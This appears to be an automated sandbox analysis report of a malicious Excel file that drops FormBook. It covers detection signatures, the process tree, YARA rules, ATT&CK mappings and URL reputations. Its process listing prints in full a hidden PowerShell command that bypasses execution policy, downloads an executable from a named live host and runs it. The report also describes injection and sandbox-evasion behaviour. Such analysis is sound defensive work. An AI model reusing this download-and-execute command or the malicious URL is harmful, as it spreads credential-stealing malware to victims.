ID: 323692
Sample Name: 5901777.xls
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 11:35:45
Date: 27/11/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report 5901777.xls

Overview


General Information

Sample Name:	5901777.xls
Analysis ID:	323692
MD5:	899e5af08f0794f…
SHA1:	242508434986d4..
SHA256:	74b115a8b1f4e18.
Tags:	xls

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for dropped file
- Malicious sample detected (through …
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Yara detected FormBook
- Bypasses PowerShell execution pol…
- Creates processes via WMI
- Drops PE files to the user root direc…
- Injects a PE file into a foreign proce…
- Machine Learning detection for dropp…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 5988 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - splwow64.exe (PID: 3636 cmdline: C:\Windows\splwow64.exe 12288 MD5: 8D59B31FF375059E3C32B17BF31A76D5)
- powershell.exe (PID: 5164 cmdline: powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass -command ' & { iwr http://sparepartiran.com/js/2Q/5901777.pdf.exe -OutFile C:\Users\Public\oftmhayq.exe}; & {Start-Process -FilePath 'C:\Users\Public\oftmhayq.exe'}' MD5: 95000560239032BC68B4C2FDFCDEF913)
  - conhost.exe (PID: 5268 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - oftmhayq.exe (PID: 5540 cmdline: 'C:\Users\Public\oftmhayq.exe' MD5: 7E26E87AB642008D934824D509559859)
    - oftmhayq.exe (PID: 2344 cmdline: C:\Users\Public\oftmhayq.exe MD5: 7E26E87AB642008D934824D509559859)
- powershell.exe (PID: 5184 cmdline: powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass -command ' & { iwr http://sparepartiran.com/js/2Q/5901777.pdf.exe -OutFile C:\Users\Public\oftmhayq.exe}; & {Start-Process -FilePath 'C:\Users\Public\oftmhayq.exe'}' MD5: 95000560239032BC68B4C2FDFCDEF913)
  - conhost.exe (PID: 5280 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - oftmhayq.exe (PID: 4000 cmdline: 'C:\Users\Public\oftmhayq.exe' MD5: 7E26E87AB642008D934824D509559859)
    - oftmhayq.exe (PID: 3708 cmdline: C:\Users\Public\oftmhayq.exe MD5: 7E26E87AB642008D934824D509559859)
      - explorer.exe (PID: 3388 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
        - vlc.exe (PID: 3476 cmdline: 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\VideoLAN\vlc.exe' MD5: 7E26E87AB642008D934824D509559859)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
5901777.xls	PowerShell_in_Word_Doc	Detects a powershell and bypass keyword in a Word document	Florian Roth	• 0x30b17:$s1: powershell.exe • 0x30b4b:$s2: Bypass

Memory Dumps

Source	Rule	Description	Author	Strings
0000001E.00000002.483476185.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0000001E.00000002.483476185.0000000000400000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
0000001E.00000002.483476185.0000000000400000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18409:$sqlite3step: 68 34 1C 7B E1 • 0x1851c:$sqlite3step: 68 34 1C 7B E1 • 0x18438:$sqlite3text: 68 38 2A 90 C5 • 0x1855d:$sqlite3text: 68 38 2A 90 C5 • 0x1844b:$sqlite3blob: 68 53 D8 7F 8C • 0x18573:$sqlite3blob: 68 53 D8 7F 8C
0000001E.00000002.484446432.0000000000FA0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0000001E.00000002.484446432.0000000000FA0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 16 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
30.2.oftmhayq.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
30.2.oftmhayq.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8ae8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14885:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14371:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14987:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14aff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x977a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x135ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa473:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a527:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b52a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
30.2.oftmhayq.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x17609:$sqlite3step: 68 34 1C 7B E1 • 0x1771c:$sqlite3step: 68 34 1C 7B E1 • 0x17638:$sqlite3text: 68 38 2A 90 C5 • 0x1775d:$sqlite3text: 68 38 2A 90 C5 • 0x1764b:$sqlite3blob: 68 53 D8 7F 8C • 0x17773:$sqlite3blob: 68 53 D8 7F 8C
29.2.oftmhayq.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
29.2.oftmhayq.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8ae8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14885:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14371:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14987:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14aff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x977a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x135ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa473:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a527:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b52a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 7 entries				

Sigma Overview


System Summary:

Sigma detected: Executables Started in Suspicious Folder

Sigma detected: Execution in Non-Executable Folder

Sigma detected: Suspicious Program Location Process Starts

Signature Overview



- AV Detection
- Spreading
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Antivirus detection for dropped file

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for dropped file

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Powershell drops PE file

Data Obfuscation:

Suspicious powershell command line found

Persistence and Installation Behavior:

Creates processes via WMI

Boot Survival:

Drops PE files to the user root directory

Hooking and other Techniques for Hiding and Protection:

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

Bypasses PowerShell execution policy

Injects a PE file into a foreign processes

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Stealing of Sensitive Information:

Yara detected FormBook

Remote Access Functionality:


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Windows Management Instrumentation 1 1 1	Registry Run Keys / Startup Folder 1 1	Process Injection 4 1 2	Disable or Modify Tools 1 1	Credential API Hooking 1	File and Directory Discovery 2	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1 1
Default Accounts	Scripting 2	Boot or Logon Initialization Scripts	Registry Run Keys / Startup Folder 1 1	Deobfuscate/Decode Files or Information 1	Input Capture 1	System Information Discovery 1 2 4	Remote Desktop Protocol	Credential API Hooking 1	Exfiltration Over Bluetooth	Encrypted Channel 1
Domain Accounts	Exploitation for Client Execution 3	Logon Script (Windows)	Logon Script (Windows)	Scripting 2	Security Account Manager	Security Software Discovery 2 4 1	SMB/Windows Admin Shares	Input Capture 1	Automated Exfiltration	Non-Application Layer Protocol 2
Local Accounts	PowerShell 3	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 3 1	NTDS	Virtualization/Sandbox Evasion 5	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2 2
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 3	LSA Secrets	Process Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Rootkit 1	Cached Domain Credentials	Application Window Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communicatio
External Remote Services	Scheduled Task	Startup Items	Startup Items	Masquerading 1 1 1	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Virtualization/Sandbox Evasion 5	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protoco
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Process Injection 4 1 2	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
5901777.xls	24%	Virustotal		Browse

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\Public\oftmhayq.exe	100%	Avira	HEUR/AGEN.1136389	
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\VideoLAN\vlc.exe	100%	Avira	HEUR/AGEN.1136389	
C:\Users\Public\oftmhayq.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\VideoLAN\vlc.exe	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
29.0.oftmhayq.exe.870000.0.unpack	100%	Avira	HEUR/AGEN.1136389		Download File
25.2.oftmhayq.exe.fa0000.0.unpack	100%	Avira	HEUR/AGEN.1136389		Download File
30.2.oftmhayq.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
29.2.oftmhayq.exe.870000.1.unpack	100%	Avira	HEUR/AGEN.1136389		Download File
32.2.vlc.exe.70000.0.unpack	100%	Avira	HEUR/AGEN.1136389		Download File
30.0.oftmhayq.exe.8a0000.0.unpack	100%	Avira	HEUR/AGEN.1136389		Download File
29.2.oftmhayq.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
25.0.oftmhayq.exe.fa0000.0.unpack	100%	Avira	HEUR/AGEN.1136389		Download File

Source	Detection	Scanner	Label	Link	Download
24.0.oftmhayq.exe.7c0000.0.unpack	100%	Avira	HEUR/AGEN.1136389		Download File
30.2.oftmhayq.exe.8a0000.1.unpack	100%	Avira	HEUR/AGEN.1136389		Download File
24.2.oftmhayq.exe.7c0000.0.unpack	100%	Avira	HEUR/AGEN.1136389		Download File
32.0.vlc.exe.70000.0.unpack	100%	Avira	HEUR/AGEN.1136389		Download File

Domains

Source	Detection	Scanner	Label	Link
sparepartiran.com	11%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://sparepartiran.com/js/2Q/5	0%	Avira URL Cloud	safe	
http://www.fonts.comat	0%	Avira URL Cloud	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://sparepartiran.com	11%	Virustotal		Browse
http://sparepartiran.com	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.carterandcone.com	0%	URL Reputation	safe	
http://www.carterandcone.com	0%	URL Reputation	safe	
http://www.carterandcone.com	0%	URL Reputation	safe	
http://www.carterandcone.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cnp	0%	Avira URL Cloud	safe	
http://www.sakkal.como	0%	Avira URL Cloud	safe	
http://www.ascendercorp.com/typedesigners.html:	0%	Avira URL Cloud	safe	
http://www.urwpp.deocS	0%	Avira URL Cloud	safe	
http://www.fontbureau.coma77	0%	Avira URL Cloud	safe	
http://www.fontbureau.comldva	0%	Avira URL Cloud	safe	
http://https://contoso.com/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://www.carterandcone.comR	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.founder.com.cn/cnn-u	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.sakkal.comc	0%	Avira URL Cloud	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.urwpp.deX	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://www.carterandcone.comegu	0%	Avira URL Cloud	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://sparepartiran.com/js/2Q/5901777.pdf.exe0yRO	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/	0%	URL Reputation	safe	
